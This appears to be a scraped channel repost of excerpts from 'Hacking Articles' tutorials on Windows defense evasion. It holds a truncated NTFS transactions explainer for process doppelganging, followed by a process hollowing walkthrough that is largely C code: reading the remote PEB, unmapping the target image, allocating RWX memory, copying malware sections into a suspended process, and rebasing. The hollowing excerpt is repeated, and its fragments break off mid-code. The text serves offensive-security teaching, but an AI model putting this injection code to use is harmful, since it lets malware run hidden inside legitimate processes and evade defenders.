Working of NTFS: NTFS uses a B-Tree directory schema to keep track of file clusters. It already has various built-in memory spaces for things like:
* $BOOT: Contains boot manager sequence which helps an OS to start up
* $MFT: Master File Table is an index of all the files present on the directory. Any lookup is done by referring to this table.
* $MFTMir: Master File Table Mirror is a redundant MFT for backup purposes.
* $FileSystemData: Contains misc data not in MFT
* Refer here for more functions.
So, when an HDD is formatted and files stored in it, MFT gets updated with the knowledge of the file clustering and value in each cluster. Next time a user looks up the file, MFT refers to that physical location and loads the file. NTFS TransactionsEssentially memory is a 2D matrix containing references to files and OS variables. Much like the transactions in databases, transactions in NTFS are also possible which lets a user play with the memory segments. One can manually perform operations on a particular[...]
___________________________
@hacking_Attack
@Hacking_Video
Hacking Articles
Process Doppelganging (Mitre:T1055.013)
Explore Process Doppelganging, a defense evasion technique using NTFS transactions. Learn how it works, its demonstration, and drawbacks.
Hacking Articles Tips Tricks Videos Tutorials
Hacking Articles Process Hollowing (Mitre:T1055.012) IntroductionIn July 2011, John Leitch of autosectools.com talked about a technique he called process hollowing in his whitepaper here. Ever since then, many malware campaigns like Bandook and Ransom.Cryak…
f the created process so that we can use this to copy this memory block to the created process’ memory block later. This can be done using:
NtQueryProcessInformation + ReadProcessMemory
Also, can be done easily using a single function:
ReadRemotePEB(pProcessInfo->hProcess) PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);
* Read the NT Headers format (from the PE structure) from the PEB’s image address.
This is essential as it contains information related to OS which is needed in further code. This can be done using ReadRemoteImage(). pImage is a pointer to hProcess handle and ImageBaseAddress.
PLOADED_IMAGE pImage = ReadRemoteImage
(
pProcessInfo->hProcess,
pPEB->ImageBaseAddress
);
Step 3: Unmapping (hollowing) and swapping the memory contents
* Unmapping
After obtaining the NT headers, we can unmap the image from memory.
* Get a handle of NTDLL, a file containing Windows Kernel Functions
* HMODULE obtains a handle hNTDLL that points to NTDLL’s base address using GetModuleHandleA()
* GetProcAddress() takes input of NTDLL
* handle to ntdll that contains the “NtUnmapViewOfSection” variable name stored in the specified DLL
* Create NtUnmapViewOfSection variable which carves out process from the memory
printf("Unmapping destination section\r\n");
HMODULE hNTDLL = GetModuleHandleA("ntdll");
FARPROC fpNtUnmapViewOfSection = GetProcAddress
(
hNTDLL,
"NtUnmapViewOfSection"
);
_NtUnmapViewOfSection NtUnmapViewOfSection =
(_NtUnmapViewOfSection)fpNtUnmapViewOfSection;
DWORD dwResult = NtUnmapViewOfSection
(
pProcessInfo->hProcess,
pPEB->ImageBaseAddress
);
* Swapping memory contents
Now we have to map a new block of memory for source image. Here, a malware would be copied to a new block of memory. For this we need to provide:
* A handle to process,
* Base address,
* Size of the image,
* Allocation type-> here, MEM_COMMIT | MEM_RESERVE means we demanded and reserved a particular contiguous block of memory pages
* Memory protection constant. Read here. PAGE_EXECUTE_READWRITE -> enables RWX on the committed memory block.
PVOID pRemoteImage = VirtualAllocEx
(
pProcessInfo->hProcess,
pPEB->ImageBaseAddress,
pSourceHeaders->OptionalHeader.SizeOfImage,
MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE
);
Step 4: Copy this new block of memory (malware) to the suspended process memory
Here, section by section, our new block of memory (pSectionDestination) is being copied to the process memory’s (pSourceImage) virtual address
for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
{
if (!pSourceImage->Sections[x].PointerToRawData)
continue;
PVOID pSectionDestination = (PVOID)((DWORD)pPEB->ImageBaseAddress + pSourceImage->Sections[x].VirtualAddress);
}
Step 5: Rebasing the source image
Since the source image was loaded to a different ImageBaseAddress than the destination process, it needs to be rebased in order for the binary to resolve addresses of static variables and other absolute addresses properly. The way the windows loader knows how to patch the images in memory is by referring to a relocation table residing in the binary.
for (DWORD y = 0; y < dwEntryCount; y++)
{
dwOffset += sizeof(BASE_RELOCATION_ENTRY);
if (pBlocks[y].Type == 0)
continue;
DWORD dwFieldAddress = pBlockheader->PageAddress + pBlocks[y].Offset;
DWORD dwBuffer = 0;
ReadProcessMemory
(
pProcessInfo->hProcess,
(PVOID)((DWORD)pPEB->ImageBaseAddress [...]
___________________________
@hacking_Attack
@Hacking_Video
NtQueryProcessInformation + ReadProcessMemory
Also, can be done easily using a single function:
ReadRemotePEB(pProcessInfo->hProcess) PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);
* Read the NT Headers format (from the PE structure) from the PEB’s image address.
This is essential as it contains information related to OS which is needed in further code. This can be done using ReadRemoteImage(). pImage is a pointer to hProcess handle and ImageBaseAddress.
PLOADED_IMAGE pImage = ReadRemoteImage
(
pProcessInfo->hProcess,
pPEB->ImageBaseAddress
);
Step 3: Unmapping (hollowing) and swapping the memory contents
* Unmapping
After obtaining the NT headers, we can unmap the image from memory.
* Get a handle of NTDLL, a file containing Windows Kernel Functions
* HMODULE obtains a handle hNTDLL that points to NTDLL’s base address using GetModuleHandleA()
* GetProcAddress() takes input of NTDLL
* handle to ntdll that contains the “NtUnmapViewOfSection” variable name stored in the specified DLL
* Create NtUnmapViewOfSection variable which carves out process from the memory
printf("Unmapping destination section\r\n");
HMODULE hNTDLL = GetModuleHandleA("ntdll");
FARPROC fpNtUnmapViewOfSection = GetProcAddress
(
hNTDLL,
"NtUnmapViewOfSection"
);
_NtUnmapViewOfSection NtUnmapViewOfSection =
(_NtUnmapViewOfSection)fpNtUnmapViewOfSection;
DWORD dwResult = NtUnmapViewOfSection
(
pProcessInfo->hProcess,
pPEB->ImageBaseAddress
);
* Swapping memory contents
Now we have to map a new block of memory for source image. Here, a malware would be copied to a new block of memory. For this we need to provide:
* A handle to process,
* Base address,
* Size of the image,
* Allocation type-> here, MEM_COMMIT | MEM_RESERVE means we demanded and reserved a particular contiguous block of memory pages
* Memory protection constant. Read here. PAGE_EXECUTE_READWRITE -> enables RWX on the committed memory block.
PVOID pRemoteImage = VirtualAllocEx
(
pProcessInfo->hProcess,
pPEB->ImageBaseAddress,
pSourceHeaders->OptionalHeader.SizeOfImage,
MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE
);
Step 4: Copy this new block of memory (malware) to the suspended process memory
Here, section by section, our new block of memory (pSectionDestination) is being copied to the process memory’s (pSourceImage) virtual address
for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
{
if (!pSourceImage->Sections[x].PointerToRawData)
continue;
PVOID pSectionDestination = (PVOID)((DWORD)pPEB->ImageBaseAddress + pSourceImage->Sections[x].VirtualAddress);
}
Step 5: Rebasing the source image
Since the source image was loaded to a different ImageBaseAddress than the destination process, it needs to be rebased in order for the binary to resolve addresses of static variables and other absolute addresses properly. The way the windows loader knows how to patch the images in memory is by referring to a relocation table residing in the binary.
for (DWORD y = 0; y < dwEntryCount; y++)
{
dwOffset += sizeof(BASE_RELOCATION_ENTRY);
if (pBlocks[y].Type == 0)
continue;
DWORD dwFieldAddress = pBlockheader->PageAddress + pBlocks[y].Offset;
DWORD dwBuffer = 0;
ReadProcessMemory
(
pProcessInfo->hProcess,
(PVOID)((DWORD)pPEB->ImageBaseAddress [...]
___________________________
@hacking_Attack
@Hacking_Video